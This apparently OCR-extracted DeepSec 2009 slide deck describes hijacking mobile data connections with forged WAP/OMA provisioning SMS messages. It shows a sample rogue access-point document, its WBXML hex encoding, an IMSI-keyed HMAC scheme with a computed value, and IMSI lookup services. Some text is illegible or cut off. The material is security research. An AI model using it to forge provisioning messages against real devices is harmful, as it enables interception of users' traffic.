Hijacking mobile data connections 2.0

Automated and Improved

DeepSec 2009

Conference

Vienna,November 17-20 2009

Cristofaro Mune (pulsoid@icysilence.org)
Roberto Gassirà (r.gassira@mseclab.com)
Roberto Piccirillo (r.piccirillo@mseclab.com)

Agenda

- Hijacking Mobile Data Connections 1.0 to 2.0 version
- Provisioning
- WAP Architecture primer
- Forging a Provisioning Message
- Provisioning: Process and Issues
- Attack scenario and exploiting security issues
- Final Demo
- Wrap-Up

Hijacking Mobile Data Connections 1vs2

- In the previous work:
  - Remote configuration of a device by SMS using OMA Provisioning protocol
  - DNS subverting on certain mobile devices
  - DNS fake server responds to the client's request
  - Transparent proxy using Apache powered by Mod-Security for traffic inspection
- We would now like to take a few extra steps:
  - Automated attacks
  - Sneakier attacks with a clever security mechanism
  - General malicious configurations valid for most devices
  - SSL connections

Let's start!


Provisioning

- Mobile Equipment must be configured to inter-operate with mobile infrastructures and services.
- Standard Documentation: "*Provisioning is the process by which a WAP client is configured with a minimum user interaction.*"
- Provisioning is performed using WAP architecture capabilities.
- *Normally* performed by mobile operators...

WAP Architecture

- "*Wireless Application Protocol defines industry-wide specification for developing applications that operate over wireless communication networks*".


- Which Applications use WAP architecture?
  - MMS
  - Web Browsing
  - Provisioning process
  - ...



WAP Communication


- WAP specifies the communication protocol framework.

- WAP communication is based on two models:



- Push Model is normally used to send unsolicited data from server to the client.


Protocol Framework



Let's build a provisioning message!!!

Application - Provisioning Document

- A Provisioning Document provides parameters related to:
  - Network Access Points, application specific configuration etc.



- When is it used?
  - Provide configuration to new customers
  - Reconfigure mis-configured phones
  - Enable new services

- Provisioning Document is encoded in Wap Binary XML format (WBXML).

Binary Encoding Example

```
1  <wap-provisioningdoc>
2    <characteristic type="NAPDEF">
3
4      <parm name="NAME" value="deepsec"/>
5
6      <parm name="NAPID" value="deepsec_NAPID_ME"/>
7
8      <parm name="BEARER" value="GSM-GPRS"/>
9
10     <parm name="NAP-ADDRESS" value="apn.deepsec.com"/>
11
12     <parm name="NAP-ADDRTYPE" value="APN"/>
13
14   </characteristic>
15 </wap-provisioningdoc>
```


New Network Access Point

XML provisioning document is encoded in WBXML

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	03	0B	6A	00	45	C6	55	01	87	07	06	03	64	65	65	70	▮ j EÆU ▮ deep
00000010	73	65	63	00	01	87	11	06	03	64	65	65	70	73	65	63	sec ▮ deepsec
00000020	5F	4E	41	50	49	44	5F	4D	45	00	01	87	10	06	AB	01	_NAPID_ME ▮ «
00000030	87	08	06	03	61	70	6E	2E	64	65	65	70	73	65	63	2E	▮ apn.deepsec.
00000040	63	6F	6D	00	01	87	09	06	89	01	01	01					com ▮ ▮


Session Service - WSP

- WSP provides connectionless service: PUSH.
- Delivering a provisioning document requires:
  - Media type: *application/vnd.wap.connectivity-wbxml*
- … security information is usually required:
  - SEC parameter to specify security mechanism
  - Security mechanism related information



Security Objectives

- Message Authentication protects from accepting malicious messages from untrusted sources.




- Messages with no authentication may be discarded.

- Security mechanisms are based on HMAC to preserve sender authentication and document integrity.

Security Mechanism


- Security mechanism used is typically based on “Shared Secret”




- “USERPIN”: key is numeric PIN code chosen by the sender
- “NETWPIN”: key is IMSI (International Mobile Subscriber Identity)
- “USERNETWPIN”: hybrid approach

Security Mechanism: NETWORKPIN


- It's based on HMAC algorithm



= K



= M





```
>>> hmac
'4830E37A2C320E3D33D11285F9270AF8AD360696'
>>>
```

What is IMSI

- **IMSI** (International Mobile Subscriber Identity): Uniquely identifies a mobile user:
  - Permanently stored in SIM card and HLR (Mobile Operator Database stores the pairs MSISDN-IMSI)
  - Always associated with a MSISDN (association is made in the HLR)
  - Used during subscriber authentication procedure
  - Should be regarded as a ***confidential*** piece of information

IMSI details



- MCC (Mobile Country Code) consists of three digits and uniquely identifies the home country of the mobile subscriber

- MNC (Mobile Network Code) consists of two or three digits and identifies the Public Land Mobile Network of the Mobile Subscriber

- MSIN (Mobile Subscriber Identification Number) identifies the Mobile Subscriber to the Public Land Mobile Network


IMSI Lookup

- A lot of web sites offer very cheap IMSI Lookup services (in our case € 0,02 for each IMSI lookup)
- The [illegible] via mail or v[illegible]

The IMSI should be a


CONFIDENTIAL

information

